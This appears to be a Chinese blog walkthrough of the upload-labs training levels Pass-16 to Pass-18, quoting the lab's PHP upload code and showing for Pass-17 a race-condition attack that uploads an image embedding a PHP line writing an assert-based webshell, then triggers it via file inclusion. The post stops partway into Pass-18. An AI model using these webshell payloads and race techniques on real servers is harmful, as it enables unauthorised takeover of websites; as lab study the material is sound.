upload-labs通关（Pass-16~Pass-21）

原创

仙女象 于 2021-10-20 22:50:28 发布 1797 收藏 1
分类专栏： upload-labs # 文件上传/下载/包含 文章标签： php 网络安全 文件上传 条件竞争

本文链接：https://blog.csdn.net/elephantxiang/article/details/120693323

目录

Pass-16

Pass-17

Pass-18

Pass-19

Pass-20

Pass-21

Pass-16

这关我也把Pass-14中的三种图片马都试了一下，都是可以上传成功并用蚁剑连接成功的，所以具体步骤这边就不写了，可以参照Pass-14（upload-labs通关（Pass-11~Pass-15）_箭雨镜屋-CSDN博客）


代码分析：

本关用*exif_imagetype()*函数来检查文件是否是图片，以及具体是那种类型的图片，并据此决定文件是否可以上传，以及文件的后缀名。

```
function isImage($filename){
    //需要开启php_exif模块
    $image_type = exif_imagetype($filename);
    switch ($image_type) {
        case IMAGETYPE_GIF:
            return "gif";
            break;
        case IMAGETYPE_JPEG:
            return "jpg";
            break;
        case IMAGETYPE_PNG:
            return "png";
            break;
        default:
            return false;
            break;
    }
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if(!$res){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").".".$res;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
```

注意：

由于本关使用了*exif_imagetype()*函数，所以需要开启php_exif模块，如果和我一样用的是php_study，可以在网站选项卡中点管理，选php扩展，php_exif前面如果没有勾勾说明没开启，点一下就可以开启了。



Pass-17

本关我尝试了Pass-16的三个payload（.jpeg需要改为.jpg），发现虽然上传都能成功，但是用蚁剑都连接不上，到服务器上看了一下，发现三种图片文件中都不包含php代码了，看来是后端代码对图片做了处理，删掉了php代码，或是删掉了包含php代码的部分。

这种情况有两种方案：

第一种，可以试试对比上传前和上传后的文件之间的差异，如果有未修改的部分，可以试试将一句话插入这一部分；

第二种，如果图片上传后先保存为我们可预知的路径和文件名，然后才进行去除php代码的处理，可以试试条件竞争，不断上传图片，图片中包含写一句话木马文件的php代码，不断利用文件包含漏洞访问图片，触发写一句话木马的语句。

关于第一种方法，我自己是用jpg尝试的，没搞成，好不容易找到没修改的地方，插入php代码之后被判定为不是jpg格式了。关于这种方法，网上找到一篇

upload-labs之pass 16详细分析 - 先知社区 (aliyun.com)

三种图片格式如何操作都描述了，这里就不赘述了。总之遇到这种情况，上传gif是最简单的，可以人工对比。

我自己来试试条件竞争。用条件竞争方法的话，要用burpsuite的intruder模块大量快速上传包含写webshell的语句的图片，同时，在图片被处理之前，快速多次利用文件包含漏洞访问该图片（手速快的话可以手工访问，也可以写脚本，或者用burpsuite的intruder模块访问），触发其执行写webshell的操作。

因此，使用条件竞争方法是有前提条件的：上传的图片被处理之前的文件路径和文件名必须是可预知的。

根据本关代码（为了结构紧凑，放在本关结尾），本关是满足这个条件的，上传后的图片处理前被保存在C:\phpstudy_pro\WWW\upload-labs\upload，并且文件名就是客户端上传的文件名。

下面真的真的开始试条件竞争了（剧透一下，成功了~）：


1、上传文件bai-write.jpg，里面有php代码：

<?php file_put_contents('shell.php','<?php @assert($_POST[pass17]);?>'); ?>


```
00008850  42 30 F2 38 43 D1 37 44 00 37 14 FE 22 8E 07 AC  B0ò8CÑ7D.7.þ"Ž.¬
00008860  64 2C B0 E1 8F F7 0B 6A 9B 41 76 7B 85 CC DD 54  d,°á.÷.j›Av{…ÌÝT
00008870  75 1D 52 E2 93 0F A0 55 30 0F D0 1F EA 4A E3 F2  u.Râ“. U0.Ð.êJãò
00008880  F1 29 2E 47 47 8F 36 9D 17 70 7A 26 0C 1C A8 E9  ñ).GG.6..pz&..¨é
00008890  BC B8 64 A9 BF 81 79 F5 47 55 D9 FF D9 3C 3F 70  ¼¸d©¿.yõGUÙÿÙ<?p
000088A0  68 70 20 66 69 6C 65 5F 70 75 74 5F 63 6F 6E 74  hp file_put_cont
000088B0  65 6E 74 73 28 27 73 68 65 6C 6C 2E 70 68 70 27  ents('shell.php'
000088C0  2C 27 3C 3F 70 68 70 20 40 61 73 73 65 72 74 28  ,'<?php @assert(
000088D0  24 5F 50 4F 53 54 5B 70 61 73 73 31 37 5D 29 3B  $_POST[pass17]);
000088E0  3F 3E 27 29 3B 20 3F 3E                          ?>'); ?>
```


2、burpsuite抓到包之后send to intruder

在intruder的positions设置中，不要设置任何注入点




而payloads设置中payload type选择null payloads，payload options中genete后面的空格中填写需要发送多少次报文，我这边只填了100，其实比较少，很考验手速的，建议多填点，1000起步吧



3、点start attack之后，立刻马上抓紧时间，浏览器中利用文件包含漏洞，访问上传后处理前的临时文件：


http://192.168.101.16/upload-labs/include.php?file=./upload/bai-write.jpg

我这边为了快，用了hackbar。（当然，备选方案是用脚本或者burp的intruder模块访问，为什么没用，因为虽然可以，但是没有必要。）




4、我哒哒哒哒哒不停地按hackbar的execute，在浏览器页面上看到不到一秒的一大片乱码，我就知道我成功了。

出现下图表示这次点击没成功访问到临时文件




出现类似下图的东西，哪怕只有一瞬间，表示成功了



注意，写好的webshell是和include.php同文件夹的

5、蚁剑连接成功~



另外两种图片格式我用同样方法试了也是可以的，这里不再赘述了。

代码分析：

本关代码挺长，主要是因为jpg，png和gif是分开处理的，每个都占了一段，其实逻辑不复杂，每种图片格式文件的处理都遵循相同的逻辑：

首先用*move_uploaded_file()*函数把上传的图片以文件原本的名字保存在upload文件夹下（这就是通关的时候访问的临时文件）；

然后用图片处理函数生成新的图片，并将新的图片命名为一个随机数，保存在upload文件夹下；

最后用*unlink()*函数删除临时文件。


由此可见，在*move_uploaded_file()*函数保存临时文件和*unlink()*函数删除临时文件之间的时间，只要触发了图片中脚本的执行，就可以生成webshell。

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])){
    // 获得上传文件的基本信息，文件名，类型，大小，临时文件路径
    $filename = $_FILES['upload_file']['name'];
    $filetype = $_FILES['upload_file']['type'];
    $tmpname = $_FILES['upload_file']['tmp_name'];

    $target_path=UPLOAD_PATH.'/'.basename($filename);

    // 获得上传文件的扩展名
    $fileext= substr(strrchr($filename,"."),1);

    //判断文件后缀与类型，合法才进行上传操作
    if(($fileext == "jpg") && ($filetype=="image/jpeg")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefromjpeg($target_path);

            if($im == false){
                $msg = "该文件不是jpg格式的图片！";
                @unlink($target_path);
            }else{
                //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".jpg";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagejpeg($im,$img_path);
                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错！";
        }

    }else if(($fileext == "png") && ($filetype=="image/png")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefrompng($target_path);

            if($im == false){
                $msg = "该文件不是png格式的图片！";
                @unlink($target_path);
            }else{
                 //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".png";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagepng($im,$img_path);
```

```
                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错！";
        }

    }else if(($fileext == "gif") && ($filetype=="image/gif")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefromgif($target_path);
            if($im == false){
                $msg = "该文件不是gif格式的图片！";
                @unlink($target_path);
            }else{
                //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".gif";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagegif($im,$img_path);

                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错！";
        }
    }else{
        $msg = "只允许上传后缀为.jpg|.png|.gif的图片文件！";
    }
}
?>
```

Pass-18


这关看起来是文件后缀白名单，并且只有文件名参数，没有文件保存路径参数，看来是不能用0x00截断。



肿么办呢，点开网页右上角的 查看提示，提示本关需要审计源代码。

那就看看源代码吧

瞅瞅这*move_uploaded_file()*函数和*unlink()*函数，多么眼熟……看来这关还是条件竞争



